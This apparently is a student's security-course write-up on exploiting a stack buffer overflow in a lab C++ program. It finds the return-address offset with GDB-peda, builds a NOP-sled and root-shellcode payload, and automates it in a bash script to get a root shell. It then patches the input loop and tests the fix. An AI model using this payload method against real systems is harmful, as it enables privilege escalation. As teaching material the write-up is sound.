
Quick Analysis for Completeness

To perform this analysis correctly, I first want to analyze the program compiled from the source file as a 32 bit program with the flag '-o0' so that an analysis with *valgrind* can be performed. I know from the last assignment, that the program here does in fact have an exploit vector, but I do not want to make complacency a habit:

- **g++ -m32 -g -o0 StackOverflowHW.cpp -o hw06.exe**
- **python -c 'print("A"*400)' |valgrind --leak-check=full -s ./hw06.exe**

As expected there is in fact a vulnerability built into the program. An unmapped address of 0x41414141was trying to be accessed. The address corresponds to 'AAAA' so I have overwritten the return address with A's.



```
buffer is at 0xfeffaf24
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 400
==37366== Jump to the invalid address stated on the next line
==37366==    at 0x41414141: ???
==37366==  Address 0x41414141 is not stack'd, malloc'd or (recently) free'd
==37366==
```


Executing Remote Shellcode to Exploit the Program

First thing to do is create a payload that will execute a shellcode with the following format

| NOP sled | Shellcode | Repeated Return address |

And all that must be equal to the offset of the program. To do that I first need to find said offset, which i'll do using GDB-peda

1) Compile the program using the *compile.sh* script provided
   a) **./compile.sh StackOverflowHW.cpp hw.exe**
2) Now open it inside of GDB-peda and generate a pattern
   a) gdb hw.exe
   b) Pattern create 400 pattern.txt (I'm using 400 as I know for certain that it will crash the program, see *Quick Analysis for Completeness)*
   c) run < pattern.txt
   d) patts



```
gdb-peda$ patts
Registers contain pattern buffer:
EBX+0 found at offset: 300
EBP+0 found at offset: 308
ESI+0 found at offset: 304
EIP+0 found at offset: 312
```

EIP+0 indicates offset


Finally we can create the payload. For convenience here is a summary of necessary information

- Offset = 312 bytes
  - This means our payload size will be offset+4, or 316 bytes
- Buffer is at address 0xffffbfe4

  - Which will make our return value \xe4\xbf\xff\xff
- I'll be using the provided shellcode_root.bin file with size of 35 bytes
- Return address of 32-bit system is 4 bytes, and given by ebp+4
  - From class, we repeated the return address 5 times, which is what I'll do.
  - Thats a total of 20 bytes for the repeated return
- NOP sled size = Payload - Shellcode Size - Size of repeated return address
  - 316 - 35 - 20 = 261
  - NOP sled + shellcode must be a multiple of 4, (261+35)/4 = 74 so we are okay
- The payload will have the following structure:
  - | 261 | 35 | 20 |

The steps for payload creation are as follows:


1) **python -c 'import sys; sys.stdout.buffer.write(b"\x90"*261)' > payload.bin**
   a) This builds our NOP sled
2) **cat shellcode_root.bin >> payload.bin**
   a) Appends our shellcode to the binary payload file



```
-rw-r--r-- 1 kungpowchikn kali   296 Apr 10 01:19 payload.bin
```

So far so good!

3) **python -c 'import sys; sys.stdout.buffer.write(b"\xe4\xbf\xff\xff"*5)' >> payload.bin**
   a) Appends the repeated return address to the payload.bin file




```
-rw-r--r-- 1 kungpowchikn kali   316 Apr 10 01:21 payload.bin
```

316 bytes is exactly what I wanted!

Now that the payload has been created, we run the .exe and pass the payload into it:

- **cat payload.bin - | ./hw.exe**
  - You'll have to hit the return key when it asks for some "text"


And now I have a root shell at my disposal



```
┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ cat payload.bin - | ./hw.exe
buffer is at 0xffffbfe4
Give me some text:
Acknowledged: ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆1◆1ə◆◆j
                                  XQh//shh/bin◆◆Q◆◆S◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆ with length 316
whoami
root
date
Sun Apr 10 01:26:48 EDT 2022
█
```

Bash Exploit Script


Firstly I start by entering what I know about the program. The buffer address changes every time I reopen my VM so the buffer address changes throughout.



```bash

target="hw.exe"
offset=316
shellCodeName="shellcode_root.bin"
bufferAddress="\xd4\xbf\xff\xff" # buffer address is 0xffffbfd4
shellCodeSize=$(wc -c $shellCodeName | cut -c -2)
numReturnRepeats=5

returnSize=$((4*$numReturnRepeats))
NOPSledSize=$(($offset-$shellCodeSize-$returnSize))
```


Underneath that, the script calculates the size of the return buffer, and the NOP sled, for easy editing later.

Next thing I do is check the size of the shellcode, the script will flag an error if it is not 35, and that is sufficient to assume that whatever the script is reading, is not correct!




```bash

if [[ $shellCodeSize -ne 35 ]]; then #Ensure we're using root shellcode
    echo "Wrong shellcode file"
else
```

If it is okay, then the script starts to actually build the payload. The first thing we do is load the payload with No operations for the desired length, in this case it’s 261.




```bash
else
    payloadName="payload.bin"
    echo -n > $payloadName
    for (( i=1; i<=$NOPSledSize; i++)) do
        echo -ne "\x90" >> $payloadName
    done
```

The next step is to cat the contents of the shellcode_root.bin file into the payload so that we can have access to a root shell:




```bash
    done

    cat shellcode_root.bin >> $payloadName
    for (( i=1; i<=$numReturnRepeats; i++)) do
        echo -ne "$bufferAddress" >> $payloadName
    done
```

Immediately after that, we end the payload with the repeating return address as a form of cushion for the payload to not crash the program. Thus the payload has been constructed successfully:



```
-rw-r--r-- 1 kungpowchikn kali   316 Apr 10 20:53 payload.bin
```


To use the bash script to launch the payload, we add the instruction to execute the program while piping the payload into the same buffer that makes the program vulnerable in the first place



```

    echo "Payload is ready with size of $payLoadSize"
    echo "Sending Payload..."
    cat $payloadName -|./$target
fi
```

To test that our script works I use:

- **chmod +x HW6.sh**
  - This gives me permission to execute the scrip
- **./HW6.sh**
  - To actually run the script




```
┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ ./HW6.sh                                                           130 ×
Payload is ready with size of 316
Sending Payload ...
buffer is at 0×ffffbfd4
Give me some text:
Acknowledged: ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆1◆1ə◆◆j
                                            XQh//shh/bin◆◆Q◆◆S◆◆Ч◆◆Ч◆◆Ч◆◆Ч◆◆Ч◆◆
with length 316
whoami
root
date
Sun Apr 10 20:49:55 EDT 2022
█
```

Patching the Vulnerability:

A C-string of length n can hold n-1 characters, so “buffer” with length 300 can hold 299 characters - the final character is for the NULL terminator. Here's how I patched the exploit (after making a copy of original cpp file):

- I changed the *while(true)* loop to a loop that will only execute “the size of BUFFSIZE-1” times
    - **For (int i =0; i < BUFFSIZE -1 ; i++)**
- After the loop I flushed the stdout stream so that the rest of the excess input was harmless to any future inputs. This is in case the program is modified further by developers to perform additional tasks. I.e future-proofing.
    - **fflush(stdout)**




```
┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ diff StackOverflowHW.cpp StackOverflowHWPatched.cpp
40c40
<   while (true)
---
>   for(int i=0; i<BUFSIZE-1; i++)
47a48
>   fflush(stdout);

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
```

- Using the linux diff command, you can see that, that is all the changes I had made.

Testing The Patch

I ran python scripts at the program to make sure that there is no *SegFault,* no matter the size of the input steam:


- **echo "$(python -c 'print("AB"*2500)')" |./hw02.exe**
- **echo "$(python -c 'print("A"*2500)')" | ./hw02.exe**
- **echo "$(python -c 'print("A"*10000000)')" |./hw02.exe**



kungpowchikn@kali: ~/Documents/CyberSecurity/HW6
File Actions Edit View Help


```
┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ echo "$(python -c 'print("AB"*2500)')"  |./hw02.exe                  1 ✕
buffer is at 0xffffbfa4
Give me some text: Acknowledged: ABABABABABABABABABABABABABABABABABABABABABABABA
BABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABA
BABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABA
BABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABA
BABABABABABAB with length 300
Good bye!

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ echo "$(python -c 'print("A"*2500)')"  |./hw02.exe
buffer is at 0xffffbfa4
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA with length 300
Good bye!

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ echo "$(python -c 'print("A"*10000000)')"  |./hw02.exe
buffer is at 0xffffbfa4
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA with length 300
Good bye!

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$
```

Now to test that the patch can withstand the payload I first change the owner, and permissions to imitate, as best I can the conditions of the unpatched executable



```
┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ sudo chown root:root hw02.exe
[sudo] password for kungpowchikn:

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ sudo chmod root:root hw02.exe
chmod: invalid mode: ‘root:root’
Try 'chmod --help' for more information.

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ sudo chmod +s hw02.exe

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ ./hw02.exe
buffer is at 0×ffffbfa4
Give me some t with length 3
Good bye!ged:

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ ./hw02.exe
